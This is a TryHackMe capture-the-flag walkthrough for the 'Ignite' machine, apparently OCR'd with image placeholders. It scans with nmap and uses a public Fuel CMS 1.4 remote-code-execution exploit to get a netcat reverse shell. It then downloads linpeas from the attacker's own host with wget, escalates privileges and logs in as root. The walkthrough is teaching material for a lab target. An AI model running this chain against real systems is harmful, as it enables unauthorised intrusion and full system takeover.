

Ignite CTF from TryHackMe

Follow this walkthrough to do this CTF:

1. As always, we should start by connecting our VPN and to do so, use this command:
    - sudo openvpn {name of your vpn}
2. Now let's check if our machine is up and running by pinging it and checking the route.
    - ping {target ip}
    - traceroute {target ip}




3. Since our machine is up, we can start our scanning and enumeration. First, we will use nmap to scan for open ports.
    - nmap -sC -sV -o nmap_result {target Ip}
        - ✓ - o = used to save our scan result to the file name nmap_result.



4. Now that we know port 80 which is http is open, so we check the website and we found that the website uses fuel cms version 1.4


5. Then we use gobuster to find any subdirectories but we found nothing and so we search for any exploit available for “fuel cms 1.4”.



- So, we found that there is a remote code Execution exploit that we can use.

6. So, let’s clone the tool from github and run it to get reverse shell.
   - First go to the github link ice-wz ...., then copy the url and clone it.
   - Then open netcat listener on your machine
     - ✓ nc -nlvp {any port number}

- Now run the script.



BOOM!! We got shell.

- Let's make our shell stable first before we do anything else.

```
$ whoami
www-data
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html$
```


7. Since we got shell, we can navigate through the machine and try to find the user flag.

```
www-data@ubuntu:/$ cd /home
cd /home
www-data@ubuntu:/home$ ls
ls
www-data
www-data@ubuntu:/home$ cd www-data
cd www-data
www-data@ubuntu:/home/www-data$ ls
ls
flag.txt
www-data@ubuntu:/home/www-data$
```


Wow!! We found our flag.

8. The next step is getting root access and that is called privilege escalation. So, to do privilege escalation we will need a script called "linpeas.sh".
    - Linpeas.sh = is a script that scans for potential privilege escalation vulnerabilities.
    - To download linpeas follow these steps:
        - ✓ First clone it on your machine from github
        - ✓ Then open a server where linpeas is located
            - ❖ python3 -m http.server 8000
        - ✓ Then use wget to download linpeas from your machine to the target.
            - ❖ wget http://{your ip}:8000/linpeas.sh

- Once linpeas is downloaded on the target machine we can run it.



9. After linpeas search is finished we found the password for the root.



10. Now we can login as root user by using the command “su root” and typing the password. Then we find ther root flag.